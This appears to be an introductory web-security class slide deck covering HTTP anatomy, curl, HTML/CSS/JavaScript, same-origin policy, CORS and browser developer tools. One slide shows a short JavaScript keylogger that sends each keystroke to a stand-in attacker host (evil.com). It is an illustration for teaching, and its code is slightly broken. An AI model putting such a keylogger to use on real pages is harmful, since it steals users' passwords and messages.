Introduction to the Modern Web

Cybersecurity

Web Development Day 1

Today’s Objectives

By the end of class, you will be able to:

- ☐ Discuss how the threat landscape is growing due to the web.
- ☐ Explain the network structure of the internet.
- ☐ Explain the components of HTTP requests and responses.
- ☐ Use the curl command to send the HTTP requests via the command line and interpret the contents of the responses
- ☐ Distinguish between HTML, CSS, and Javascript within the context of front-end resources
- ☐ Inspect the major features of an HTML document
- ☐ Discuss Same Origin Policy and why it matters in a security context
- ☐ Use the Network Inspector tool to analyze requests and responses

Welcome to the WWWeb

The web is most organization’s largest attack surface.

Cybersecurity <> Web Development

Expanding Attack Surface

- ☐ Endpoint
- ☐ Network
- ☐ Cloud and SaaS
- ☐ Users Mobile Devices
- ☐ IoT

Motivated and Well-Funded Threat Actors

- ☐ Malicious Insiders
- ☐ Terrorists
- ☐ Organized Crime
- ☐ Hacktivists
- ☐ Nation States

Creative and Sophisticated Attacks

- ☐ Spear-Phishing
- ☐ Custom Malware
- ☐ Zero-Day Exploits
- ☐ Social Engineering
- ☐ Physical Compromise

Well-Established Cyber-Crime Economy

50¢ to $20
Credit Card Number, Email Accounts (per 1,000)

$7 to $8
Cloud Accounts

Up to $50
Per Healthcare Record

Up to $3,500
Custom Malware

Up to $1,000/day
DDoS Attack

Big Losses

"If the Uber breach happened in 2018…they would be subject to a fine of **€20 million** or **4% of global revenue.**"

Organization	Year	Impact
Yahoo	2013/14	3 Billion Users Compromised -$350 M Valuation
eBay	2014	145 M User Compromised
Equifax	2017	143 M Users' PII Exposed 209,000 CC Numbers Leaked
Heartland Payment Systems	2008	134 M CC Numbers Leaked
Sony	2011	77 M Accounts COmpromised $171 M in Business Loans
RSA Security	2011	40 M Employee Records Stolen
Uber	2016	57 M User's PII Leaked Billions Lost in Valuation.

Activity: Exposure to the Web

In this activity, you will research a few of the previously mentioned breaches and answer corresponding questions.

Instructions sent via Slack.

Suggested Time:
15 Minutes

Times Up! Let’s Review.

Exposure on the Web

The Structure of the Internet

HTTP Communication

The Web is similar to other networks we've covered in the past, except that it leverages the HTTPS over TCP/IP, rather than other protocols such as FTP.

The Major Players

The Key Devices that support the Internet:

- Clients are devices that initiate HTTP requests
- Routers determine how to get traffic from a client to server
- Servers are devices that fulfill requests and provide responses to requests
- Proxy Servers sit in between clients and destination servers.

The Web

The Web also handles more user data than any other network

Twitter: 6,000 Tweets


Google: 40,000 queries

E-Mail: 2,000,000 emails

Every Second

HTTP Revisited

HTTP:// Our Favorite Protocol



Web Page Request Flow

A Web Browser issuing a request:

01 Generates an HTTP request for a specific resource.

02 Sends the request to the Internet gateway / access point

03 Then, the gateway forwards the request to the target server.

04 The server receives the request, finds the requested resource and sends it back to the gateway.

05 The gateway receives the response and forwards it to the original client.

Anatomy of a POST Request

```
POST /api/users HTTP/1.1
Host: www.target-server.com
User-Agent: Mozilla/4.0
Accept: */*
Content-Length: 23
Content-Type: application/x-www-form-
urlencoded


username=Jane+Doe&password=p455
```

Request Line

Headers

White Space

Request Body

Anatomy of a GET Request

```
GET /js/analytics.js HTTP/1.1
Host: www.target-server.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept: text/js, text/html, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
```

Request Line

Headers

White Space

Anatomy of an HTTP Response

```
HTTP/1.1 200 OK
Date: Nov 12 02:12:12 2018
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4.21
Cache-Control: no-cache
Set-Cookie: SESSID=8toks; httponly
Content-Encoding: gzip
Content-Length: 698

function getStats(event) {
  …
```

Status Line

Headers

White Space

Response Body

Requests with Query Params


```
GET
/articles?tag=latest&author=jane
HTTP/1.1
Host: www.target-server.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept: text/html, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
```

Request Line

Headers

White Space

HTTP Status Codes




cURL Command

The cURL Command

cURL is a command-line utility for sending HTTP requests. In security, it's used to:

- Test that web server security configurations are functional
- Ensure that web servers don't leak sensitive data through HTTP responses
- Verify that servers only respond to certain request types
- Search for vulnerabilities in the web server



Instructor Demonstration

cURL

cURL Command

- `curl example.com`
- `curl -v example.com`
- `curl -I example.com`
- `curl --request GET --url example.com`
- `curl --help`

Activity: cURL

In this activity, you will use the cURL command to send different types of HTTP requests to Postman Echo.

Instructions sent via Slack.

Suggested Time:
10 Minutes

Times Up! Let’s Review.

cURL

Take a Break!

Client-Side Resources

Client-Side Resources

Many kinds of data are transferred over the web:

Structure & Content

HTML: the code used to define the structure and content of a web page

Looks and Layout

CSS Stylesheets: describe the appearance and layout of web pages

Interaction and Behavior

Javascript: allows us to create interactive pages that update dynamically

Rich Media and Resources


Such as images, videos, and audio, which enable ~~Cat videos and procrastination~~ the distribution of arbitrary content over the Internet.

HTML

RAW HTML

```
n class="content" style="margin:0px; padding:0p
v class="container-center centerbox">
 <div class="view-header">
     <div class="header-icon"> <i class="pe pag
     <div class="header-title">
         <h3>Hi!</h3> <small> Feel free to hack
 </div>
 <div class="panel panel-filled">
     <div class="panel-body">
         <form action="https://www.hackthebox.e
             <div class="form-group "> <label c
             <div> <button class="btn btn-accen
         </form>
     </div>
 </div> <span class="help-block small text-cent
 <script src="//m.servedby-buysellads.com/monet
 <div class="native-ad"></div>
 <script>
     (function() {
         if (typeof _bsa !== 'undefined' && _bs
             _bsa.init('default', 'CKYDLKJJ', '
```

RENDERED



CSS

RAW CSS

By Dave Shea. Bandwidth graciously donated by

HTML CSS CC A11y GH

Select a Design:

- Mid Century Modern by Andrew Lohman
- Garments by Dan Mall
- Steel by Steffen Knoeller
- Apothecary by Trent Walton
- Screen Filler by Elliot Jay Stocks
- Fountain Kiss by Jeremy Carlson
- A Robot Named Jimmy by meltmedia
- Verde Moderna by Dave Shea

Archives:

- Next Designs ›
- View All Designs

Resources:

- View This Design's CSS
- CSS Resources
- FAQ

CSS RENDERED

CSS: Anatomy of a Tag Rule

CSS rules change the appearance of web pages by **targeting** elements using **selectors**.

Tag Name

CSS Rules

```
h3 {
    font-size: 24-px;
    color: tomato;

}
```

The most basic CSS rules are defined with:

1. A **tag name**, followed by curly braces

2. **CSS properties/rules**, within the curly braces

CSS: Anatomy of a Class Rule

You can also define **CSS classes**, which allow us to apply the same styles to any element with the class

Class Name

CSS Rules

```
.subtitle {
    font-size: 24-px;
    color: tomato;

}
```

Class rules are defined with a **dot** (.), followed by the class name

We can apply this to an HTML element by setting its `class` attribute equal to `subtitle`.

CSS: Anatomy of an ID Rule

CSS can also be identified by using IDs

ID Name

CSS Rules

```
#subtitle {
        font-size: 24-px;
        color: tomato;

    }
```

IDs are often used by developers and attackers alike to extract or insert information into specific areas of a page.

JavaScript

Javascript

JavaScript (JS) is the programming language used by browsers to add “life” and interactivity to web pages.

JavaScript is used for the following tasks:

- Adding interactivity to web pages
- Send data to/from the network from the browser
- Facilitating data transfers between clients/servers

JS also provides one of the most significant security liabilities web pages face:


- In order to add interactivity to web pages, JS has to be able to change the page's HTML in response to user actions.

- This allows attackers to update web pages with malicious content after they've been loaded.

Asynchronous Javascript and XML (AJAX)

AJAX allows web applications to send and request data from servers on the web, used on legitimate sites like BuzzFeed to load *more and more* content as users scroll down the page (“infinite scroll”).

This feature also allows attackers to read sensitive data from a user’s browser, and send it to their own malicious server (data exfiltration via AJAX).



JavaScript Object Notation (JSON)

JSON is one of the most popular ways for clients and servers to format request/response data

```
[
  {
    "userId": 1,
    "id": 1,
    "title": "sunt aut facere repellat provident occaeca
    "body": "quia et suscipit\nsuscipit recusandae conse
  },
  {
    "userId": 1,
    "id": 2,
    "title": "qui est esse",
    "body": "est rerum tempore vitae\nsequi sint nihil r
  },
  {
    "userId": 1,
    "id": 3,
```

JSON syntax is identical to the syntax used to create objects in JavaScript (which are equivalent to dictionaries in Python).


A Cup of JavaScript

JavaScript's ability to send/receive data over the network is powerful, but is also a security liability.

```
// keylogger!
document.addEventListener('keyup',
  function (e) {
      const value = e.event.target
      const url =
    `http://evil.com?d=${value}`
      fetch({
    url: url,
      method: GET
      })
  })
```

This code sends every key the user presses to an attacker's server at http://evil.com, using an HTTP GET request and JavaScript's ability to respond to user events (in this case, a key press).

Then, attackers will be able to see every key you press while you're on the web page—allowing them to steal usernames, passwords, and conversations.



Instructor Demonstration

Inspecting HTML

The Web and Security Concerns

Security Task examples that require knowledge of HTML documentation:

- Interpreting captures of web traffic, as collected by Wireshark; Snort, and other incident detection systems; firewalls; and others
- Understanding the concept of cross-site scripting vulnerabilities (XSS) attacks
- Identifying cross-site scripting in hands-on web penetration testing scenarios
- Understanding browser-based social engineering attacks, such as clickjacking

Student Activity: Inspecting Web Assets

In this activity, you will inspect HTML, CSS and JavaScript to better understand how they're used and how they can be abused.

Instructions sent via Slack.

Suggested Time:
15 Minutes

Times Up! Let’s Review.

Inspecting Web Assets

Same-Origin and CORS

Same-Origin Policy and **Cross-Origin Resource Sharing** address the issue of JavaScript and similar files from being used toward malicious effect.

Same-Origin Policy.

Browsers have security policies in place to prevent this kind of abusive resource sharing. The most important is called the **Same-Origin Policy (SOP)**.

Two URLs have the same origin if the protocol, port and host are the same.

If you read **http://example.com**, your browser can only request additional assets that live at **http://example.com/*.**

- For example, it ***cannot*** read resources at **http://othersite.com**.
- This prevents pages from reading malicious resources from foreign hosts.

Same-Origins

URL	Outcome	Reason
http://store.company.com/dir2/other.html	**Same origin**	Only the path differs
http://store.company.com/dir/inner/another.html	**Same origin**	Only the path differs
https://store.company.com/page.html	Failure	Different protocol
http://store.company.com:81/dir/page.html	Failure	Different port (http:// is port 80 by default)
http://news.company.com/dir/page.html	Failure	Different host

Source: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Cross-Origin Resource Sharing

CORS allows browsers to perform cross-origin GET and POST requests.

CORS uses special headers to determine if servers should allow cross-origin requests

When a browser makes a **cross-origin request**, it sets an **Origin** header, with the domain name of the server initiating the request

When a server responds to this request, It will:

- ☐ Read the value of the **Origin** header.
- ☐ Set an Access-Control-Allow-Origin header and fulfill the request if it recognizes the Origin.
- ☐ Respond with an error if it does not recognize the Origin.

Preflighting

Some more complicated CORS requests require the browser to:

- ☐ Send a **preflight request** to see if the server can use CORS
- ☐ Send the full request after receiving the preflight response

Preflight requests are sent in the following circumstances:

- ☐ Request uses an HTTP method other than GET or POST
- ☐ Requests uses custom headers
- ☐ Request body contains non-text data (e.g., binary data)

Request are preflighted to prevent browsers from firing requests for resources they don’t have the credentials to load from the target server.

Preflight Headers

Preflight requests use three headers:

```
Origin
Access-Control-Request-Method
Access-Control-Request-Headers
```

Responses to preflight requests also use three headers:

```
Access-Control-Allow-Origin
Access-Control-Allow-Methods
Access-Control-Allow-Headers
```

These headers allow the client and server to negotiate:

- ☐ Which resources can be exchanged
- ☐ How/Which HTTP methods can be used to transfer them

Network Inspector

Network Inspector

Open Chrome, press “Ctrl + Shift + I”, tabs include:

- **Elements**, which allows you to inspect HTML
- **Console** for running JavaScript
- **Sources**, provides information on files used to load the current page
- **Network**, which contains information about requests/responses.
- **Security**, which provides an overview of the page’s security.

The Network Tab

Activity in the Networks tab:

- **Name** column contains the name of the requested file
- **Status** column contains the HTTP response status code
- **Type** column specifies the type of the data in the response body
- **Initiator** column specifies the part of the page, or the JavaScript function, that fired the request for the resource.
- **Size** column specifies the size of the file, in bytes.
- **Time** column specifies how long it took to fulfill the response
- **Waterfall** column specifies when a request was initiated, fulfilled

Student Activity: Resource Loading in Action

In this activity, you will watch the Net Inspector as you load a live web page and monitor for CORS headers in requested resources.

Instructions sent via Slack.

Suggested Time:
10 Minutes

Times Up! Let’s Review.

Resource Loading

Today’s Objectives

By the end of class, you will be able to:

- Discuss how the threat landscape is growing due to the web.
- Explain the network structure of the internet.
- Explain the components of HTTP requests and responses.
- Use the curl command to send the HTTP requests via the command line and interpret the contents of the responses
- Distinguish between HTML, CSS, and Javascript within the context of front-end resources
- Inspect the major features of an HTML document
- Discuss Same Origin Policy and why it matters in a security context
- Use the Network Inspector tool to analyze requests and responses